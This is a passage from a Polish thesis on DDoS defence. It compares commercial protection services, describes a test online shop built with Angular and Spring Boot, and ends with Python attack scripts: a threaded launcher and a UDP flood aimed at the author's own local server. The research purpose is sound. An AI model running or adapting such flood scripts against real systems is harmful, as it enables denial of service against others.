- Możliwość integracji z innymi usługami AWS takimi jak CloudFront, Route 53 oraz Elastic Load Balancing.
- Automatyczne wykrywanie i ograniczanie wpływu ataków DDoS.
- Wariant Shield Advanced oferuje raporty dotyczące zaistniałych ataków, alerty przed nadchodzącymi atakami i pomoc ekspertów AWS w przypadku zaistnienia zaawansowanych i skomplikowanych ataków.

Zalety:

- Dobra integracja z innymi narzędziami i ekosystemem AWS.
- Globalna ochrona dzięki korzystaniu z rozproszonych regionów AWS na całym świecie .
- Wariant Shield Standard oferuje podstawową ochronę przed atakami DDoS bez dodatkowych kosztów.

Wady:

- Brak ochrony przed wszystkimi atakami na warstwę aplikacji – AWS Shield nie oferuje ochrony przed wszystkimi rodzajami ataków na warstwę aplikacyjną, co

wiąże się z możliwością zaistnienia sytuacji, gdzie konieczne jest dodatkowe wsparcie (na przykład w postaci WAF).

- Zależność od AWS – ochrona działa optymalnie tylko w infrastrukturze AWS, co może być problemem dla firm działających na innych platformach chmurowych.
- Wysokie koszty wersji Shield Advanced – zaawansowane usługi dostępne w wersji Shield Advanced mogą okazać się zbyt kosztowne dla małych i średnich firm o ograniczonym budżecie.

4. Arbor Networks (NETSCOPE Arbor) [20]

Główne funkcjonalności:

- Korzysta z wyspecjalizowanych centr do filtrowania i oczyszczania złośliwego ruchu sieciowego.
- Posiada rozbudowane funkcje do monitorowania i analizy ruchy sieciowego.
- Oferuje możliwość lokalnego wdrożenia (ang. on-premise) lub jako usługa zarządzana.
- Posiada dedykowany zintegrowany system analizy zagrożeń oparty na danych z różnych sieci – Arbor Active Threat Level Analysis System (ATLAS).

Zalety:

- Globalna analiza zagrożeń, w tym ataków DDoS dzięki ATLAS.
- Możliwość dostosowania ochrony do specyficznych potrzeb sieci.
- Ze względu na swoją skuteczność, jest szeroko stosowany w dużych organizacjach i dostawcach usług internetowych (ISP).

Wady:

- Wysokie koszty wdrożenia i utrzymania – jest to dość kosztowne rozwiązanie, dlatego najczęściej wybierane jest przez duże firmy z odpowiednio dużym budżetem.
- Skalowalność - rozwiązanie to w niektórych przypadkach może nie skalować się wystarczająco dobrze do dynamicznie zmieniającego się środowiska chmurowego.

- Potencjalne opóźnienia w filtracji ruchu – ze względu na analizę dużych ilości danych ruchu sieciowego, możliwe jest zaistnienie opóźnień w filtracji ruchu, co przekłada się na obniżenie wydajności aplikacji.

5. Radware DefensePro [20]

Główne funkcjonalności:

- Oferuje ochronę przed atakami wolumetrycznymi, sieciowymi i aplikacyjnymi.
- Posiada wbudowany systemy IPS, który blokuje podejrzane działania świadczące o ataku DDoS.
- Korzysta z uczenia maszynowego do adaptacyjnej ochrony.
- Wykorzystane mechanizmy detekcji oparte są na algorytmach behawioralnych.

Zalety:

- Rozbudowane funkcje analizy z zastosowaniem algorytmów behawioralnych umożliwiają automatyczne dostosowanie zabezpieczeń.
- Szybka i skuteczna reakcja na nowe zagrożenia.
- Rozwiązanie oferuje wdrożenie w chmurze oraz lokalnie, na miejscu (ang. on-premise).

Wady:

- Bardzo wysokie koszty - rozwiązanie Radware DefensePro może być zbyt drogie dla małych i średnich organizacji.
- Problemy z fałszywymi alarmami – mechanizmy detekcji behawioralnej mogą uznać prawidłowy ruch użytkowników za złośliwy, co tworzy fałszywe alarmy. Konieczne jest wtedy ręczne dostrajanie, aby uniknąć problemów dla prawidłowych użytkowników.
- Niekorzystne rozwiązanie dla ruchu aplikacyjnego – Radware DefensePro może wymagać dodatkowych narzędzi do pełnej ochrony aplikacji internetowych, co wiąże się z zwiększeniem kosztów i złożoności systemu.

6. Imperva Incapsula [20]

Główne funkcjonalności:

- Posiada rozbudowane mechanizmy analizy i filtracji ruchu.
- Korzysta z CDN i równoważenia obciążenia w celu rozproszenia ruchu.
- Oferuje ochronę przed atakami DDoS na warstwę sieciową i aplikacji.
- Daje możliwość monitorowania i raportowania w czasie rzeczywistym.

Zalety:

- Oferuje kompleksową ochronę przed różnymi rodzajami zagrożeń dla aplikacji internetowych, nie tylko atakami DDoS.
- Łatwość integracji z istniejącymi aplikacjami i infrastrukturą.
- Automatyczna analiza ruchu i reakcja na zagrożenia bez ingerencji w działanie dla normalnego użytkownika.

Wady:

- Wysoki koszt wersji premium - pełna funkcjonalność dostępna jest tylko w najwyższych planach, co może sprawić, że mniejsze firmy mogą nie mieć wystarczająco dużego budżetu aby zdecydować się na to rozwiązanie.
- Opóźnienia w działaniu (ang. latency) dla poprawnych użytkowników - w niektórych przypadkach poprawni użytkownicy mogą zauważyć opóźnienia w dostępie do zasobów, co przekłada się na pogorszenie doświadczeń użytkowników podczas korzystania z aplikacji.
- Ograniczenia w funkcjonalności CDN – Imperva Incapsula oferuję CDN, lecz jest on bardziej ograniczony niż wyspecjalizowane rozwiązania skupiające się na CDN, takie jak Cloudflare lub Akamai.

7. F5 Networks (Silverline DDoS Protection) [20]

Główne funkcjonalności:

- Oferuję ochronę przed atakami wolumetrycznymi i na warstwę aplikacji.
- Możliwa jest integracja z systemami oferującymi równoważenie obciążenia oraz WAF.
- Umożliwia wykrywanie anomalii i automatyczną reakcje na wykryte zagrożenia.

- Oferuje możliwość ciągłego monitorowania oraz wsparcia ekspertów w zakresie bezpieczeństwa .

Zalety:

- Oferuje jednoczesną ochronę przed atakami DDoS wraz z zarządzaniem aplikacjami.
- Usługa jest w pełni zarządzana w chmurze, co zmniejsza koszty lokalnej infrastruktury.
- Dostępny jest zespół ekspercki, który może pomóc w przypadku zaistnienia złożonego, skomplikowanego ataku.

Wady:

- Wysokie koszty związane z wdrożeniem i utrzymaniem – koszty te mogą oznaczać, iż rozwiązanie jest niedostępne dla mniejszych organizacji.
- Powiązanie z chmurą - rozwiązanie to dostępne jest tylko w chmurze, co eliminuje je dla firm, które preferują usługi lokalne (ang. on-premise).
- Problem z integracją ze wszystkimi środowiskami - rozwiązanie działa najlepiej we własnym ekosystemie F5. Może to sprawiać problemy w niejednorodnych środowiskach IT.

Część badawcza

4. Aplikacja testowa

W celu przeprowadzenia testów ataków DDoS oraz metod zabezpieczeń przed nimi, konieczne jest stworzenie własnej aplikacji webowej, gdyż przeprowadzanie ataków DDoS na publiczne strony internetowe jest niezgodne z prawem i może prowadzić do poważnych konsekwencji. Z tego powodu stworzona zostanie aplikacja internetowa symulująca działanie sklepu internetowego. Serwisy tego typu są popularną formą aplikacji webowych oraz mogą stać się celem ataków DDoS co ma ogromne skutki dla nich. Ponieważ konkurencja jest ogromna, jeżeli jakiś strona sklepu nie jest dostępna, lub korzystanie z niej jest utrudnione z powodu długich czasów odpowiedzi, użytkownik może znaleźć inną usługę oferującą te same korzyści w szybkim czasie co prowadzi do straty potencjalnych przychodów dla sklepu. Jeżeli dana sytuacja by się powtarzała, użytkownicy mogą przestać korzystać z danego serwisu co wiążę się z jeszcze większymi stratami zysków.

4.1. Planowanie aplikacji symulującej sklep internetowy

Aplikacja będzie składać się z aplikacji klienta (ang. frontend), aplikacji serwera (ang. backend) oraz bazy danych do przechowywania danych w systemie. Większość nowoczesnych stron implementuje interfejs REST jako standard na rynku, więc zaimplementuje go również dla testowego sklepu internetowego. Oznacza to, że komunikacja z serwerem musi odbywać się za pomocą protokołu HTTP/HTTPS i aplikacja będzie bezstanowa - żadne zapytanie do aplikacji serwera nie powinno stworzyć sytuacji, iż przestanie on działać poprawnie. Jako iż nie przewidywane jest przechowywanie i operacje na ogromnych ilościach danych, baza danych będzie relacyjna, gdyż spełnia wymagania aplikacji testowej.

4.1.1 Funkcje i cechy aplikacji

Aplikacja będzie skoncentrowana na przydatności dla użytkownika, gdyż jej testy wydatności będą przeprowadzana na funkcjonalnościach najczęściej używanych przez użytkowników. Serwer i baza danych będzie korzystać z takich obiektów jak Produkt, Zamówienie, Użytkownik oraz wszystkich operacjach stworzenia, odczytania, modyfikacji i usunięcia (ang. Create, Read, Update, Delete, CRUD) dla nich. Najważniejszymi funkcjonalnościami aplikacji z punktu widzenia zwykłego


użytkownika będą: pobranie listy dostępnych produktów, złożenie zamówienia, pobranie listy zamówień, login, rejestracja. Jak już było wspomniane, zaimplementowane będą również punkty końcowe do administracji danymi w systemie takie jak:

- Dodanie nowego produktu.
- Edycja produktu.
- Usunięcie produktu.
- Usunięcie zamówienia.
- Pobranie listy użytkowników.
- Edycja/Usunięcie użytkownika.

Funkcjonalności te nie będą dostępne dla zwykłych użytkowników sklepu, lecz dla specjalnych osób posiadające uprawnienia admina, dlatego też nie będą one wykorzystywane w testach aplikacji. Dodatkowo jest jeszcze pobranie, stworzenie, edycja regulaminu i polityki prywatności. Takie lub podobne dokumenty są obecne na większości stron internetowych i muszą one być udostępnione dla każdego użytkownika, aby mógł się on zapoznać z zasadami korzystania z usług sklepu oraz jak jego dane osobowe mogą być wykorzystywane w przyszłości. Broni to właścicieli aplikacji przed potencjalnymi pozwami sądowymi a co za tym idzie dodatkowymi kosztami, które mogłyby nawet doprowadzić do upadku sklepu.


4.2. Implementacja aplikacji

Aplikacja klienta została stworzona przy użyciu biblioteki Javascript Angular. Elementy widoczne na stronie takie jak lista produktów czy koszyk są stworzone jako komponenty. Do komunikacji z serwerem i wykonywania operacji po stronie klienta stworzone są serwisy, a obiekty otrzymywane z aplikacji serwera mapowane są jako modele. Na rysunku 1.2. przedstawiona jest struktura zaimplementowanej aplikacji klienta.



Rys. 1.2. Struktura aplikacji klienta [opracowanie własne]


Relacyjna baza danych została stworzona w środowisku MySQL. Na rysunku 1.3. przedstawiona jest struktura tabel w bazie.



Rys. 1.3. Struktura bazy danych [opracowanie własne]

Aplikacja serwera stworzona został w technologii Spring Boot opierającej się na języku Java. Jako serwer wykorzystany jest domyślny Apache Tomcat. Jest to jedna z najpowszechniejszych nowoczesnych metod tworzenia serwerów stosowana w wielu aplikacjach komercyjnych.

Na rysunku 1.4. została przedstawiona struktura zaimplementowanej aplikacji serwera:



Rys. 1.4. Struktura aplikacji serwera [opracowanie własne]

Obiekty tworzone są w pakiecie „models”. Do klasy modelu dodaje adnotacje „@Entity” z biblioteki jakarta.persistance, wraz z nazwą tabeli w bazie danych, która będzie przechowywać dany obiekt. Na rysunku 1.5. pokazana jest przykładowa klasa „User” z pakietu „models”.

```java
package com.example.shop.models;

import jakarta.persistence.Entity;
import jakarta.persistence.GeneratedValue;
import jakarta.persistence.GenerationType;
import jakarta.persistence.Id;

18 usages
@Entity(name = "user")
public class User {
    2 usages
    @Id
    @GeneratedValue(strategy= GenerationType.AUTO)
    private Long id;

    2 usages
    private String firstName;
    2 usages
    private String lastName;
    2 usages
    private String phoneNumber;
    2 usages
    private String role;
    2 usages
    private String email;
    2 usages
    private String password;
```

Rys. 1.4. Przykład klasy z pakietu models [opracowanie własne]

Dodatkowo w klasie mamy standardowe metody GET i SET dla poszczególnych atrybutów klasy.


Do komunikacji z baz danych stworzone zostały repozytoria w postaci interfejsów rozszerzających interfejs JpaRepository. Na poniższym rysunku 1.6. przedstawiony jest interfejs „OrderRepository” z pakietu „repositories”.

```java
import com.example.shop.models.Order;
import org.springframework.data.jpa.repository.JpaRepository;
import org.springframework.data.jpa.repository.Query;

import java.util.List;

2 usages
public interface OrderRepository extends JpaRepository<Order, Long> {
    1 usage
    @Query(value = "SELECT * FROM ORDERS  WHERE customerId = ?1 ", nativeQuery = true)
    List<Order> findAllUsersOrders(Long userId);
}
```

Rys. 1.5. Przykład interfejsu z pakietu repositorie [opracowanie własne]

Poprzez rozszerzenie interfejsu JpaRepository, mamy dostęp do wielu standardowych metod dodawania, pobierania i usuwania danych z bazy. Gdy chcemy zaimplementować własne zapytanie lub polecenie do bazy danych, możemy to zrobić przy pomocy adnotacji "@Query" z biblioteki Springframework.Data.Jpa.Repository.


Do komunikacji z repozytorium stworzone zostały klasy w pakiecie „services". Za pomocą adnotacji "@Autowired" wstrzykiwany jest interfejs repozytorium jako zmienna klasowa, na której później wykonywane są różne metody wysyłające polecenia do bazy danych. Na rysunku 1.7. pokazany jest przykład klasy „AgreementsService" z pakietu „service".



```java
import com.example.shop.models.Agreements;
import com.example.shop.repos.AgreementsRepository;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.stereotype.Service;

import java.util.Optional;
2 usages
@Service
public class AgreementsService  {

    3 usages
    @Autowired
    AgreementsRepository agreementsRepository;
    1 usage
    public Agreements getAgreementsById(Long id){
        Optional<Agreements> agreements = agreementsRepository.findById(id);
        if(agreements.isPresent()){
            return agreements.get();
        }
        throw new RuntimeException("No Agreement with ID");
    }
    2 usages
    public String saveAgreement(Agreements agreements){
        try{
            agreementsRepository.save(agreements);
        }
        catch (RuntimeException e){
            e.printStackTrace();
            return "Error saving agreements";
        }
        return "Agreements created";
    }
    1 usage
    public String deleteAgreementsById(Long id){
        try{
            agreementsRepository.deleteById(id);
        }
        catch (RuntimeException e){
            e.printStackTrace();
            return "Error deleting the product";
        }
        return "Product deleted";
    }
```

Rys. 1.6. Przykład klasy z pakietu services [opracowanie własne]

Klasy zajmujące się obsługą żądań otrzymywanych od użytkownika znajdują się w pakiecie „controllers”. Wykorzystują one serwisy i dane podane od klienta do wykonania operacji w aplikacji. Dzięki adnotacji “@RestController” wymuszamy implementacje interfejsu REST. Żądania obsługiwane przez kontroler posiadają własną unikalną ścieżkę do osobnej metody HTTP, co ustalamy poprzez zastosowanie adnotacji “@PostMapping”, “@GetMapping”, itp. Poniżej na rysunku 1.8. pokazany jest przykład klasy „ProductController”.



```java
import com.example.shop.models.Product;
import com.example.shop.services.ProductService;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.web.bind.annotation.*;

import java.util.List;

no usages
@RestController()
@RequestMapping("/products")
public class ProductController {

    5 usages
    @Autowired
    private ProductService productService;
    no usages
    @GetMapping("/allProducts")
    public List<Product> getAllProducts() { return productService.getAllProducts(); }
    no usages
    @GetMapping("/{productId}")
    public Product getProductById(@PathVariable Long productId) { return productService.getProductById(productId); }
    no usages
    @PostMapping("/saveProduct")
    public String saveNewProduct(@RequestBody Product newProduct) { return productService.saveProduct(newProduct); }
    no usages
    @PutMapping("/updateProduct/{id}")
    public String updateProduct(@PathVariable Long id, @RequestBody Product updatedProduct){
        return productService.saveProduct(updatedProduct);
    }
    no usages
    @DeleteMapping("/deleteProduct/{id}")
    public String deleteProductById(@PathVariable Long id) { return productService.deleteProductById(id); }
}
```

Rys. 1.7. Przykład klasy z pakietu controllers [opracowanie własne]

5. Ewaluacja skuteczności zabezpieczeń

Rozdział ten poświęcony jest przedstawieniu wyników badań wydajności aplikacji, jak ataki DDoS wpływają na działanie aplikacji sieciowych oraz implementacji zabezpieczeń przed nimi.

5.1. Projektowanie testów i eksperymentów

Testy będą polegały na sprawdzeniu wydajności aplikacji w trakcie trwania ataku DDoS oraz jak implementacja metod zabezpieczeń przed nimi wpływa na wydajność aplikacji – sprawdzenie czy metoda ta pomogła w zapobiegnięciu lub minimalizacji skutków ataku na aplikacje webową. Testy jak ataki wpływają na aplikacje będą wykonane za pomocą Apache Jmeter – aplikacji stworzonej do wykonywania testów wydajności i obciążenia aplikacji webowych.

Ataki DDoS będą wysyłane za pomącą wykonania skryptów w języku Python, które będą wysyłać różnego rodzaju pakiety na adres aplikacji serwera (Backend). Jako iż ataki DDoS skupiają się na eksploatacji serwera i jego zasobów, aplikacja backend będzie ich głównym celem.

Oto skrypty ataków DDoS wykonywane na własną aplikację testową:

Pakiety wysyłane są za pomocą biblioteki socket. W każdym ataku wykorzystana jest funkcja „run_ddos_attack_with_threads(ddos_attack, num_threads)” do wysyłania większej ilości pakietów jednocześnie. Funkcja ta tworzy podaną jako argument liczbę wątków, gdzie każdy z nich wykonuje podany jako argument atak DDoS. Wykorzystana została do tego biblioteka threading. Na poniższym listingu 1.1. przedstawiony jest kod uruchomienia skryptów ataków DDoS z użyciem wątków.

```
import threading
def run_ddos_attack_with_threads(ddos_attack, num_threads):
    threads = []
    try:
        for i in range(num_threads):
            thread = threading.Thread(target=ddos_attack,
name=f"FloodThread-{i+1}")
            threads.append(thread)
            thread.start()

        for thread in threads:
            thread.join()
    except KeyboardInterrupt:
        print("\nAttack stopped by user.")
```

Listing 1. 1. Skrypt uruchomienia ataków DDoS z wykorzystaniem wątków [opracowanie własne]

Pakiety lub żądania użyte w atakach wysyłane są w nieskończonej pętli do momentu ręcznego zatrzymania skryptu. Jako adres celu ustawiony jest 127.0.0.1:8080, czyli adres, gdzie lokalnie działa aplikacja serwera.


Poniżej na listingu 1.2. przedstawiony jest skrypt ataku UDP Flood.

```
import socket
import random
import time

NUM_THREADS = 300
TARGET_IP = "127.0.0.1"
TARGET_PORT = 8080
PACKET_SIZE = 65507

def udp_flood():
    """Funkcja przeprowadzająca atak UDP Flood"""
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    data = bytes(random.getrandbits(8) for _ in
range(PACKET_SIZE))

    while True:
        try:
            sock.sendto(data, (TARGET_IP, TARGET_PORT))
        except Exception as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    print(f"Starting UDP flood on {TARGET_IP}:{TARGET_PORT}
with {NUM_THREADS} threads...")
    run_ddos_attack_with_threads(udp_flood, NUM_THREADS)
```

Listing 1. 2. Skrypt ataku UDP Flood [opracowanie własne]

